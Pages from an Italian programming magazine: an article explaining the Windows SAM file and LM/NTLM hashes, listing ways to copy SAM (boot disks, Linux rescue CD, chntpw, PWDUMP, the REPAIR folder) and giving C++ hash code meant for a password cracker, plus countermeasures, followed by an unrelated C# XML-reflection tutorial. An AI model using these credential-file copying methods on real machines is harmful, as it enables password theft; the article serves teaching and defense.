5) **eventuali commenti**

I campi "*LM Hash*" e "*NTLM Hash*" sono la rappresentazione criptata della password immessa dall'utente. Windows utilizza questi valori (entrambi lunghi 16 byte) per verificare se un utente ha il diritto di accedere oppure no ad un computer. Ma come mai due valori diversi per una sola password? In effetti è una cosa strana quella di memorizzare due chiavi hash, calcolate peraltro in maniera diversa, di una medesima password. Il valore *LM Hash* in realtà è diventato obsoleto nel tempo (vedremo che Windows prevede addirittura un modo per sopprimerlo) ed è mantenuto soltanto per compatibilità coi vecchi sistemi operativi; quando ci autentichiamo su Windows il controllo di accesso è fatto utilizzando solo il valore *NTLM Hash*. Questo fatto ha importanti implicazioni di sicurezza, perché dal punto di vista tecnico, la chiave *LM Hash* è vulnerabile ad attacchi crittografici a causa di alcune debolezze progettuali di Microsoft. La presenza di due hash della stessa password è quindi superflua ed è fonte di vulnerabilità per Windows. Il calcolo dei due valori di hash, a partire da una password immessa, verrà descritto a breve, con alcuni esempi di codice.

TIPO	SISTEMA	REQUISITO/TOOL	DESCRIZIONE
Accesso Fisico Indiretto	Windows 2000/XP con FAT32	Floppy di avvio (disco di ripristino)	Usando il normale disco di ripristino si può avviare il computer da floppy in modalità MS-DOS. Poiché Windows non è attivo, LSASS non blocca il file SAM che può essere quindi copiato ovunque usando ad esempio il comando *"COPY C:\WINDOWS\SYSTEM32\CONFIG\SAM C:\SAM.BAK"*. Il floppy di avvio non può però leggere partizioni di tipo NTFS.
Accesso Fisico Indiretto	Windows 2000/XP con NTFS	Floppy di avvio con NTFSDOS	Per leggere il file SAM anche su partizioni NTFS, superando le restrizioni del floppy di avvio, si può copiare sul dischetto l'utility freeware NTFSDOS di SysInternals, che è un driver in grado di abilitare MS-DOS alla lettura di partizioni NTFS. Il resto è identico al caso precedente.
Accesso Fisico Indiretto	Windows 2000/XP con NTFS	Boot con CD-ROM Linux	Avviando il computer dal CD-ROM di installazione di Mandrake Linux e digitando "rescue" si entra in modalità console e si possono montare le partizioni del disco fisso su /mnt. Una volta fatta questa operazione, si può leggere l'intero disco fisso di Windows e copiare il file SAM ovunque usando questa volta il comando Linux "cp".
Accesso Fisico Indiretto	Windows 2000/XP con NTFS	CHNTPWD "Offline NT Password & Registry Editor"	Si tratta di un floppy di boot (la cui immagine è prelevabile da Internet) dotato di un mini-sistema Linux in grado di accedere al file SAM e modificarne il contenuto. Questo floppy consente tramite l'utility "chntpw" perfino di rimuovere/modificare la pas sword di Administrator.
Accesso Diretto come Administrator	Windows 2000/XP	PWDUMP	PWDUMP è un tool in grado di collegarsi a LSASS e iniettare alcune richieste specifiche nel servizio di security, sfruttando una DLL particolare. Grazie a questo trucco è possibile leggere direttamente da LSASS tutte le hash delle password, anche da remoto.
Accesso Diretto come utente normale	Windows 2000/XP	Cartella REPAIR	Una copia – non aggiornata – del file SAM si trova nella cartella *C:\WINDOWS\REPAIR*. Questo file, a differenza del vero SAM, non è protetto da LSASS ed è completamente accessibile agli occhi di tutti. Tuttavia gli account contenuti in questa copia del file SAM potrebbero non essere allineati con quelli veri. Sarebbe opportuno forzare un aggiornamento della cartella REPAIR prima di esportare il SAM.

TABELLA 1: Mille modi per accedere al SAM

LA (IN)SICUREZZA DEL SAM

Leggendo il paragrafo precedente di sicuro molti avranno pensato di accedere subito al file del SAM, ma – ahimè – con una triste sorpresa! L'accesso a tale file, mentre Windows è in esecuzione, è negato a tutti, perfino all'Administrator in persona. Questa è una restrizione di sicurezza impostata dal processo LSASS (*Local Security Authority Service*) di Windows, che in fase di avvio esegue un lock sul file SAM, impedendo l'accesso a chiunque e impostando altre restrizioni di lettura anche sulle zone del registro di Windows che replicano parte del SAM.
Poiché LSASS non può essere terminato (è un processo di sistema), ne consegue che il file SAM è inaccessibile rispetto alla copia, all'editing, alla visualizzazione e alla modifica….o almeno così pare.

***Fig. 2:** SAM è il file che contiene tutte le informazioni sugli utenti, comprese gli hash delle loro password. Per questo motivo, quando Windows è in esecuzione, non è possibile accedere a tale file*

Per leggere il SAM di Windows in maniera furtiva esistono però un'infinità di trucchi e stratagemmi scoperti dagli hacker, che possiamo descrivere con la **Tabella 1**. Si può notare che gli stratagemmi per accedere al SAM sono molti e sono questi la causa principale delle insicurezze di Microsoft. Per bloccare questo tipo di attacchi si può usare una contromisura fisica e logica: la prima consiste nell'impedire che una macchina possa essere avviata da floppy o da CD, usando le restrizioni del BIOS. La contromisura logica più importante è invece l'uso di SYSKEY,

Fig. 3: ***Il servizio LSASS (Local Security Authority Service) di Windows ha il compito di proteggere il SAM impedendone la lettura.***

un tool progettato da Microsoft per criptare l'intero file SAM. Aggiungendo questo secondo livello di crittografia al SAM (si cripta un file contenente a sua volta dati già criptati), si possono bloccare tutti gli accessi fisici indiretti mirati alla copia del SAM, poiché quando SYSKEY è installato, il file SAM è decriptato solo quando Windows è attivo. A tal proposito riportiamo una breve descrizione su come attivare SYSKEY in queste pagine. Ricordiamo, inoltre, che sempre in questo articolo è possibile trovare i collegamenti utili per prelevare da Internet tutti i tool e le utility citate come *NTFSDOS*, *PWDUMP* e *CHTNPWD*.

CALCOLO DI LM HASH

Una volta rubato il file SAM, utilizzando l'utility SAMDUMP seguita dal nome del file, si può fare il dump degli account e degli hash delle password, nel formato descritto poc'anzi. Avere gli hash non significa comunque avere la password, siamo ancora a metà dell'opera e il cammino verso la meta è ancora

Fig. 4: ***CHNTPWD all'opera. Si tratta di un disco di boot che monta un mini-sistema Linux capace di accedere alle partizioni NTFS e in grado di leggere (e modificare) il SAM di Windows. Può essere usato per rimuovere la password di Administrator.***


lungo! Per capire se esiste un metodo valido in grado di forzare gli hash conviene studiare da vicino i due algoritmi crittografici usati da Microsoft. Il calcolo di LM Hash è effettuato attraverso l'algoritmo crittografico DES sulla password immessa dall'utente. L'algoritmo di calcolo di questa chiave segue alcuni passi fondamentali, schematizzati in questo pseudo-codice; nella parte conclusiva di questo primo articolo scriveremo un codice C++ in grado di calcolare questo tipo di hash.

	DESCRIZIONE	PSEUDO-CODICE
1	La password (P) immessa dall'utente viene convertita in maiuscolo	*P1=UpperCase(P)*
2	La password (P1) viene troncata a 14 caratteri; se è minore, vengono aggiunti tanti 0x00 fino ad arrivare alla lunghezza di 14 bytes	*P2=TruncAndPad(P1)*
3	La password (P2) viene scomposta in due blocchi di lunghezza 7 bytes ciascuno	*P2A= P2[0..7]* *P2B= P2[7..14]*
4	I due blocchi (P2A e P2B) vengono usati rispettivamente come chiavi per criptare la stringa fissata "KGS!@#$%" usando l'algoritmo DES; l'output generato (K1 e K2) sono due chiavi hash da 8 bytes	K1 = DES("KGS!@#$%", P2A) *K2 = DES("KGS!@#$%", P2B)*
5	I valori hash ottenuti al passo precedente (K1 e K2) vengono concatenati per formare un LM Hash di 16 bytes	*LMHash = concat(K1,K2)*

TABELLA 2: Passi eseguiti dell'algoritmo crittografico DES sulla password.





Fig. 5: ***La cartella \WINDOWS\REPAIR contiene, solitamente, una copia di backup, non aggiornata, del file SAM, che può essere letta senza alcun problema.***

NOTA

SYSKEY

SYSKEY.EXE è l'utility di protezione del SAM messa a disposizione da Microsoft per criptare tutto il contenuto del file di password. Questo tool lavora in due modi: memorizzando la chiave di criptaggio nel computer stesso (che equivale solo a spostare il problema...) oppure memorizzare la chiave su un floppy, procedura più sicura ma che richiederà, ad ogni avvio, la presenza del dischetto con la chiave. Su Windows 2000 e XP questa utility è installata per default nel sistema e può essere richiamata digitando SYSKEY.EXE. Le ultime versioni di PWDUMP e di SAMINSIDE riescono comunque a bypassare anche questa protezione.







Fig. 6: *Schema di funzionamento logico dell'algoritmo LM Hash. I problemi di sicurezza di questo algoritmo sono sotto gli occhi di tutti.*

	DESCRIZIONE	PSEUDO-CODICE
1	La password (P) immessa dall'utente viene convertita in Unicode. Sono trattate password fino a 128 caratteri. L'output ha dimensione variabile fino ad un massimo di 256 caratteri ed è Case Sensitive.	*P1=Unicode(P)*
2	Si applica l'algoritmo MD4 (Message Digest) sulla password convertita in Unicode (P1) per generare una chiave hash di 16 bytes, che è proprio NTLM hash	*NTLMHash=MD4(P1)*

TABELLA 3: Passi eseguiti dall'algoritmo di firma digitale MD4

CALCOLO NTLM HASH

NTLM Hash è stato introdotto in seguito da Microsoft, per migliorare alcuni aspetti poco sicuri di LM Hash. In particolare l'algoritmo di calcolo di NTLM Hash non spezza più la password in due blocchi da 7 bytes, ma viene usata la password nella sua interezza, lunga fino a 128 caratteri e inoltre viene rispettata la differenza fra maiuscole e minuscole. L'algoritmo crittografico utilizzato non è più il DES (che nel caso precedente richiedeva una chiave prefissata), ma l'algoritmo di firma digitale MD4, sicuramente più adatto allo scopo.

NOTA

DISABILITARE GLI LM HASH DA REGISTRO

Per evitare la memorizzazione degli obsoleti LM hash da Windows, a causa delle vulnerabilità che essi apportano, si può procedere così. Aprire il REGEDIT e posizionarsi alla chiave *HKLM\System \CurrentControlSet\Control\Lsa* ed inserire il seguente valore:

- **per Windows XP/Server 2003: creare un nuovo valore DWORD chiamato "NoLMHash" e impostarlo ad "1"**
- **per Windows 2000 >SP2: creare semplicemente una nuova chiave chiamata "NoLMHash"**

Maggiori informazioni sono disponibili sul Microsoft Knowledge Base Article nr. 299656, al sito http://support.microsoft.com/support/kb/articles/q299/6/56.asp

SICUREZZA: LM VS. NTLM


Quanto sono sicuri e affidabili i due sistemi? Guardiamo per un momento LM Hash. Una prima analisi rivela subito alcune incongruenze di fondo, dovute più che altro alle scelte progettuali di Microsoft. Convertire una password in maiuscolo significa ridurre la base delle combinazioni generabili da un alfabeto di 52 simboli, ad uno di soli 26, abbattendo drasticamente l'intero spazio di ricerca. L'insieme di combinazioni ottenibili con password alfabetiche possibili passa infatti da 52^L (con L=lunghezza della password) a 26^L, con una riduzione di un fattore 2^L; al crescere di L anche questa riduzione aumenta drasticamente.

Fig. 7: *Schema di funzionamento logico dell'algoritmo NTLM Hash. Utilizza MD4 al posto del DES e lavora su password in formato Unicode.*

Il secondo problema deriva, invece, dalla scomposizione della password in due blocchi da 7: questo significa che, quando l'utente utilizza una password complessa, lunga 11 o 12 caratteri, lo spazio di ricerca rimane fissato sempre su 26^7 (a causa della scomposizione) al posto di quello reale, che sarebbe dell'ordine di 26^{11} o 26^{12}. Traducendo in numeri quanto detto si ha che:

- **le combinazioni di password alfabetiche da esplorare - in teoria - sarebbero in tutto 52^{14} (diversi milioni di miliardi), senza considerare numeri e simboli speciali;**
- **le combinazioni di password alfabetiche da esplorare - in pratica – a causa della cattiva implementazione fatta da Microsoft sono soltanto 26^7 (circa 8 miliardi);**

C'è una bella differenza! Il terzo tipo di problema riguarda invece le password nulle: quando si verifica questa occorrenza, l'algoritmo si trova a criptare col DES blocchi di byte nulli. Ciò ha un effetto visibile immediato: in presenza di password nulle si avrà un valore hash del singolo blocco uguale a *"0xAAD 3B435B51404EE"*. Tale eventualità si verifica anche nel caso di password lunga 7 caratteri esatti, perché

a causa del padding con valori nulli, avremo il secondo blocco da criptare, riempito dall'algoritmo con valori 0x00. Questo tipo di insicurezze nell'algoritmo LM Hash rendono possibile implementare un cracker efficiente in grado di esplorare l'intero spazio di ricerca in poco tempo, giungendo rapidamente a scoprire qualsiasi password, ma questo lo vedremo da vicino nella seconda parte di questo articolo.
Discorso diverso va fatto per l'algoritmo *NTLM Hash*: i problemi di conversione in maiuscolo e di lunghezza troncata sono risolti, inoltre MD4 non necessita di stringhe fissate, ma opera direttamente sull'intera password. Qualche obiezione è stata sollevata sul fatto che la conversione Unicode traduce i caratteri in una coppia di byte, in cui è presente sempre il valore 0x00 (ad esempio 0x65 diventa 0x0065), introducendo quindi una serie di valori nulli in posizioni sempre costanti. Questo fatto di sicuro ha qualche ripercussione sull'algoritmo MD4 e potrebbe avvantaggiare eventuali attacchi crittoanalitici che però non affronteremo in questa sede.
Ciò che possiamo concludere è che, la presenza del valore LM Hash nel file SAM, genera una vulnerabilità intrinseca nelle password di sistema di Windows: attraverso un cracker veloce è realmente possibile forzare le password, sfruttando come termine di confronto proprio tale valore.

COMPILARE OPENSSL

Dopo aver studiato il file di SAM e i meccanismi usati da Microsoft per generare le chiavi hash, è il caso di passare ad implementare praticamente questi due algoritmi (*LM Hash* e *NTLM Hash*) che saranno i mattoni fondamentali del nostro cracker per le password di Windows. Per implementare LM Hash e NTLM Hash ci servono, senza ombra di dubbio, gli algoritmi DES e MD4, che sono disponibili (in versione sorgente) nella libreria crittografica OpenSSL 0.9.7c (www.openssl.org). I componenti della libreria che ci interessa creare sono in particolare tre:

1. **la cartella \INC32**, che contiene le classi C++ degli algoritmi crittografici e che si ottiene avviando la compilazione di OpenSSL sotto Windows;
2. **la libreria C++ "libeay32.lib"**, prelevata al termine della compilazione di OpenSSL dalla cartella *\OUT32DLL* e necessaria per compilare tutti i nostri esempi;
3. **la libreria dinamica "libeay32.dll"**, prelevata sempre da *\OUT32DLL* e necessaria per eseguire gli esempi creati;

Per semplicità tutti questi file sono allegati nel CD-ROM di ioProgrammo o sul Web (www.ioprogrammo.it) e devono essere usati per compilare gli esempi, tuttavia è sempre possibile ottenerli scaricando il file *openssl-0.9.7c.tar.gz* e compilando l'intera libreria. La compilazione di OpenSSL sotto Windows si

Fig. 8: ***SAMINSIDE è un tool in grado di leggere il file SAM (anche in presenza della protezione SYSKEY) e capace di effettuare un brute-force delle password velocissimo.***

può fare con Visual C++ (il compilatore di Microsoft "*cl.exe*" deve essere nel PATH di Windows) usando una qualsiasi versione di Perl (prelevabile ad esempio da *http://www.indigostar.com/download/indigoperl-5.6.zip*). I comandi per la compilazione completa di OpenSSL vanno digitati all'interno nella cartella dove è stato scompattato il *tar.gz* e sono i seguenti:

- **perl Configure VC-WIN32**
- **ms\do_ms.bat**
- **nmake –f ms\ntdll.mak**

Per qualsiasi dubbio si può fare riferimento al file di help "*INSTALL.W32*". Ricordiamo, inoltre, che per il sorgente C++ proposto in questo articolo (*WINPASSWD.CPP*) è necessario eseguire la compilazione mantenendo "*\INC32*" e le librerie "*libeay32*" citate prima nella stessa cartella dove si trova il file sorgente CPP. Il compilatore "*cl*" deve essere richiamato usando l'opzione "*-I INC32*", che suggerisce a MS Visual C++ di cercare le classi richieste nella cartella specificata.

NOTA

PROTOCOLLI DI CHALLENGE/RESPONSE

La mutua autenticazione in rete effettuata dai sistemi Windows usa un algoritmo di Challenge/Response, cioè il server propone una "sfida" al client, rappresentata da un certo numero e aspetta una risposta giusta alla sfida, che è calcolata criptando il numero proposto con i valori hash LM o NTLM. Ciò implica che le chiavi hash delle nostre password, a volte, vanno in giro per la rete e possono essere tranquillamente catturate con uno sniffer e attaccate. L'articolo presente al link http://davenport.sourceforge .net/ntlm.html documenta in maniera egregia tutti i tipi di Challenge/Response usati di Windows, con esempi di codice in Java. Per ovviare a questo problema di sicurezza conviene utilizzare solo il protocollo NTLMv2, che si attiva settando il valore 5 nella chiave del registro *HKLM\System\CurrentControlSet\Control\Lsa\LMCompatibilityLevel*. Ciò impedisce però a Windows 9X di autenticarsi su computer con versioni più aggiornate.

ESEMPIO PRATICO: CALCOLIAMO LM E NTLM

Ed ecco finalmente le funzioni di hashing implementate in linguaggio C++:

```
//calcolo LM Hash
void HashLM(BYTE Plain[7], BYTE Hash[8])
{   //Microsoft magic word "KGS!@#$%"
   unsigned char magic[] = {0x4B, 0x47, 0x53, 0x21,
                            0x40, 0x23, 0x24, 0x25};
   des_key_schedule ks;
   setup_des_key(Plain, ks);
   des_ecb_encrypt((des_cblock*)magic,
                (des_cblock*)Hash, ks, DES_ENCRYPT);
}
//calcolo NTLM Hash
void HashNTLM(BYTE Plain[], BYTE Hash[16], int s)
{
    MD4_CTX mdContext;
    MD4_Init(&mdContext);
    //maximum password length = 128
    //password is converted in Unicode LittleEndian
                               format 128x2 = 256 bytes
    MD4_Update(&mdContext, Plain, s);
    MD4_Final(Hash, &mdContext);
}
```

La funzione *HashLM*() riceve in input un vettore di 7 byte e restituisce, in uscita, un vettore contenente l'hash calcolato mediante l'algoritmo DES. Si suppone che la conversione in maiuscolo della password e il padding con 0x00 vengano fatti prima di passare la password a questa funzione. La chiamata iniziale a *setup_des_key*() serve per inizializzare la chiave crittografica del DES (che lavora con key da 56-bit). Funziona in questo modo:

```
void setup_des_key(unsigned char key_56[],
                              des_key_schedule &ks)
{  des_cblock key;
   key[0] = key_56[0];
   key[1] = (key_56[0] << 7) | (key_56[1] >> 1);
   key[2] = (key_56[1] << 6) | (key_56[2] >> 2);
   key[3] = (key_56[2] << 5) | (key_56[3] >> 3);
   key[4] = (key_56[3] << 4) | (key_56[4] >> 4);
   key[5] = (key_56[4] << 3) | (key_56[5] >> 5);
   key[6] = (key_56[5] << 2) | (key_56[6] >> 6);
   key[7] = (key_56[6] << 1);
   des_set_key(&key, ks);
}
```

Se si vuole calcolare il valore LM Hash di una password, bisogna quindi memorizzarla in due vettori di tipo BYTE [7], riempiendo le eventuali posizioni mancanti con 0x00, e richiamare due volte la funzione HashLM() passando come parametro una volta il primo vettore, un'altra volta il secondo. In uscita otterrò due vettori hash di 8 byte ciascuno, che concatenati formano il dato cercato. La funzione *HashNTLM*() riceve, invece, in input la password come generico vettore di BYTE[] e la sua lunghezza, rappresentata dal parametro "*s*". Anche in questo caso la funzione si aspetta che la conversione Unicode sia stata fatta dall'utente prima della chiamata. Per usare MD4 bisogna prima eseguire l'inizializzazione del contesto, quindi eseguire la funzione di aggiornamento e infine estrarre l'hash calcolato, che sarà grande 16 byte. Un esempio di *main()* che utilizza queste due funzioni per calcolare gli hash di alcune password è il seguente:

```
void main() {
   int i;
   BYTE pwd1A[7]={'A','B','C','D','E',0,0};
   BYTE pwd1B[7]={0,0,0,0,0,0,0};
   BYTE unicode_pwd[10]={'A',0x00,'b',0x00,'c',0x00,
                                   'd',0x00,'E',0x00};
   BYTE hash1A[8];
   BYTE hash1B[8];
   BYTE hash2[16];
   HashLM(pwd1A, hash1A);
   HashLM(pwd1B, hash1B);
   HashNTLM(unicode_pwd,hash2,10);
   printf("PASSWORD : AbcdE\n");
   printf("\nTEST1\n");
   printf("REAL PASSWORD USED: ");
   for(i=0;i<7;i++)
      printf("%X ",pwd1A[i]);
   for(i=0;i<7;i++)
      printf("%X ",pwd1B[i]);
   printf("\nLM HASH: ");
   for(i=0;i<8;i++)
      printf("%X ",hash1A[i]);
   for(i=0;i<8;i++)
      printf("%X ",hash1B[i]);
   printf("\n\nTEST2\n");
   printf("REAL PASSWORD USED: ");
   for(i=0;i<10;i++)
      printf("%X ",unicode_pwd[i]);
   printf("\nNTLM HASH: ");
   for(i=0;i<16;i++)
      printf("%X ",hash2[i]);
}
```

Per verificare l'effettivo funzionamento di questo programma basta settare la propria password di Windows con la stringa "*AbcdE*" ed estrarre le chiavi hash dal SAM (usando *PWDUMP2* o *SAMINSIDE*) per confrontarle con quelle calcolate. Nel prossimo articolo vedremo come automatizzare una routine di cracking – basata su queste funzioni - capace di generare e testare circa cinquanta milioni di LM Hash al minuto!

Ing. Elia Florio

Importare documenti XML con C#

parte seconda

Continuiamo il percorso iniziato lo scorso mese mostrando come importare oggetti semplici contenuti in documenti XML. A tal fine utilizzeremo il parser XML già implementato e la reflection.

Reflection è un termine generico che indica un insieme di potenti caratteristiche all'interno del framework .NET. I programmatori Java conoscono ed usano la reflection già dalla prima versione del linguaggio. Ora, grazie a .NET, anche gli sviluppatori C#, Visual Basic, ASP e C++ (managed) possono utilizzare questa potente caratteristica. Come vedremo, attraverso la reflection sarà possibile ispezionare tipi e classi all'interno della propria applicazione (o in altri *assembly*) e leggere matadati dagli *assembly manifest*. Il namespace fondamentale per la reflection è *System.Reflection*.

CREARE OGGETTI MEDIANTE LA REFLECTION

La reflection sarà usata per fornire un insieme di funzionalità che consentono di:

- **creare oggetti C# a partire da una stringa che rappresenta il nome della classe;**
- **ispezionare un campo di un oggetto C# a partire da una stringa che rappresenta il nome del campo;**
- **impostare il valore di un campo dinamicamente.**

La classe *System.Type* ci sarà molto utile per ottenere questo obiettivo. Infatti, un'istanza di *Type* contiene informazioni circa classi e tipi base. Un modo per ottenere un'istanza di *Type* è quello di usare il metodo statico *GetType*. Il seguente frammento di codice mostra come ottenere un oggetto *Type* relativo alla classe *Persona*:


```
Type typeClass = Type.GetType("Persona");
```


La variabile *typeClass* è un'istanza di *Type* e può essere utilizzata per ottenere metadati ed altri tipi di informazioni relative alla classe Persona quali campi, proprietà, metodi, costruttori, ecc... Usando la classe di sistema *Activator* sarà possibile creare una nuova istanza di *Persona*, come mostrato di seguito:

```
Type typeClass = Type.GetType("Persona");
if (typeClass==null)
  Console.WriteLine("Classe non trovata");
else
  Persona p =
   (Persona) Activator.CreateInstance(typeClass);
```

Il codice crea un'istanza di *Persona* usando il metodo *GetType* e, successivamente, controlla se il valore di ritorno è *null*. Se è così, significa che la classe *Persona* non esiste nell'*assembly* corrente. Nel caso in cui il valore sia differente da *null*, questo rappresenterà un oggetto di *Type* relativo alla classe *Persona*. Usando il metodo *CreateInstance* della classe *System.Activator*, sarà possibile creare un oggetto di tipo *Persona*. La classe di sistema *Activator* contiene metodi per la creazione dinamica, locale o remota, di oggetti. In questo articolo utilizzeremo tale classe per creare gli oggetti definiti nel documento XML. Abbiamo quindi una soluzione al nostro primo punto: creare oggetti C# partendo dal nome delle classi. Grazie alla classe *Type*, è possibile ottenere anche informazioni relative ai campi contenuti nella classe. Consideriamo il seguente esempio:

```
Type typeClass = Type.GetType("Persona");
FieldInfo fieldInfo = typeClass.GetField("cognome");
```

La classe *System.Reflection.FieldInfo* ha lo stesso significato per i campi di quello che la classe *Type* ha per le classi. Come mostrato nel codice, è possibile

LISTATI

Sul CD allegato alla rivista sono presenti sia i listati relativi a questo articolo, sia il codice delle classi implementate nei numeri precedenti e qui utilizzate.

ottenere un oggetto di *FieldInfo* utilizzando il metodo *GetField* di *Type*. Quindi il punto due è anche ottenuto: possiamo ispezionare il campo di una classe partendo dal suo nome. Per raggiungere l'ultimo obiettivo, è necessario trovare un modo per impostare il valore di un campo. Tale operazione è veramente banale: il metodo *setValue* della classe *FieldInfo* consente proprio di impostare il valore di un campo appartenente ad un determinato oggetto. Il metodo prende in input due parametri: l'oggetto padre del campo ed il valore che s'intende assegnare. L'esempio che segue mostra come assegnare *"Rossi"* al campo *cognome* della classe *Persona*:

```
Type typeClass = Type.GetType("Persona");
Persona p =
  (Persona) Activator.CreateInstance(typeClass);
FieldInfo fieldInfo = typeClass.GetField("cognome");
fieldInfo.setValue(p,"Rossi");
```

NOTA

CREARE OGGETTI

Infatti, leggendo il documento XML, è possibile ottenere il nome delle classi, dei campi ed i relativi valori. Partendo da queste informazioni, ed usando la reflection, sarà possibile creare oggetti ed assegnare ai campi i valori opportuni.

MAPPARE OGGETTI SEMPLICI

Inizieremo con la realizzazione di un componente che effettua il mapping di oggetti semplici. Un *"oggetto semplice"* è un oggetto che contiene campi appartenenti esclusivamente a tipi base. Per effettuare il mapping degli elementi, il componente deve conoscere la struttura del documento XML, cioè il mondo in cui le classi ed i campi sono rappresentati all'interno del documento. Un esempio di documento XML potrebbe essere il seguente:


```
<class name="Temperature">
  <field name="city" value="London" type="string"/>
  <field name="dateTime" value="09/08/2002 12.00"
    type="time"/>
  <field name="temperature" value="23" type="short"/>
  <field name="scale" value="C" type="char"/>
  <field name="umidity" value="0.56" type="double"/>
</class>
```

Gli elementi sono due: *<class>* e *<field>*. Il primo presenta l'attributo *name* che non è altro che il nome della classe (nell'esempio *Temperature*). Il secondo possiede tre attributi: *name*, che è il nome del campo, *value*, che è il valore e *type* che rappresenta uno dei tipi predefiniti. Lo schema XML che descrive tale struttura è il seguente:

```
<?xml version="1.0" ?>
<xs:schema xmlns:xs="http://www.w3.org/2001/
                                        XMLSchema">
  <!— Type —>
  <xs:simpleType name="Type">
    <xs:restriction base="xs:string">
      <xs:enumeration value="string" />
      ...
      <xs:enumeration value="time" />
    </xs:restriction>
  </xs:simpleType>
  <!— Field —>
  <xs:complexType name="Field">
    <xs:attribute name="name" type="xs:string"/>
    <xs:attribute name="value" type="xs:string" />
    <xs:attribute name="type" type="Type" />
  </xs:complexType>
  <!— Class —>
  <xs:complexType name="Class">
    <xs:sequence>
      <xs:element name="field" type="Field"
        minOccurs="0" maxOccurs="unbounded" />
    </xs:sequence>
    <xs:attribute name="name" type="xs:string" />
  </xs:complexType>
  <!— classes —>
  <xs:element name="classes">
    <xs:complexType>
      <xs:sequence>
        <xs:element name="class"
          type="Class" maxOccurs="unbounded" />
      </xs:sequence>
    </xs:complexType>
  </xs:element>
</xs:schema>
```

Come si può notare, sono considerati, per semplicità, solamente otto tipi di dato base: *string, integer, short, double, char, boolean, date* e *time*. Un documento XML valido per tale schema sarà formato da un insieme d'elementi *<class>* che a loro volta conterranno una sequenza di elementi *<field>*. La prima versione del componente che realizzeremo funzionerà esclusivamente con documenti XML che rispettano tale schema. Un primo semplice approccio che potremmo utilizzare per sviluppare il componente è quello di implementare il metodo *processElement* dell'interfaccia Handler in modo che esso legga il codice XML e, mediante la reflection, crei gli oggetti opportuni. Questa è sicuramente una soluzione funzionante, ma non è opportuno effettuare questo lavoro direttamente nel metodo *processElement*. E' meglio separare il codice che legge l'XML da quello che crea gli oggetti. Per tale ragione introdurremo l'interfaccia *MappingFramework*. L'Handler avrà un riferimento ad un oggetto di tipo *MappingFramwork* e delegherà ad esso la creazione vera e propria degli oggetti.

Siamo quindi in presenza di due moduli differenti: l'Handler che legge ed interpreta gli elementi XML e il MappingFramework che crea gli oggetti ed imposta i valori relativi ai campi. L'interfaccia *Mapping Framework* è la seguente:

```
public interface MappingFramework {
```

```
  void startClass(string className, string id);
  object endClass();
  void startField(string name, string val, string type);
  void endField();
  void startClassField(string name, string id);
  void endClassField();
  void startArray(string name);
  void endArray();
  void startItem(string className);
  void endItem();
}
```

L'interfaccia contiene cinque coppie di metodi *startXXX* e *endXXX*. Per esempio, *startClass* sarà invocato dall'Handler quando un elemento <*class*> viene letto dall'XML. Invece, *endClass* sarà invocato quando viene letto un elemento </*class*>. Al fine di mappare oggetti semplici, sarà sufficiente implementare un paio di metodi, quelli relativi ai tag <*class*> e <*field*>. Gli altri metodi ci serviranno in futuro per aggiungere nuove funzionalità. All'interno del codice è presente un'implementazione di default per il MappingFramework (la classe astratta *EmptyMappingFramework*) per la quale ogni metodo non svolge alcuna azione.

TIPI DI DATO

Prima di iniziare ad implementare il componente che mappa oggetti semplici, sarà necessario spendere un paio di parole sui tipi di dato. Come abbiamo già affermato, il componente supporterà i tipi di dato indicati dallo schema XML. Essi però sono espressi in modo generico: sarà quindi necessario convertirli in tipi di dato relativi al linguaggio C#. Tale compito sarà delegato all'interfeccia *TypeConverter:*

```
public interface TypeConverter {
  string convert(string xmlType);}
```

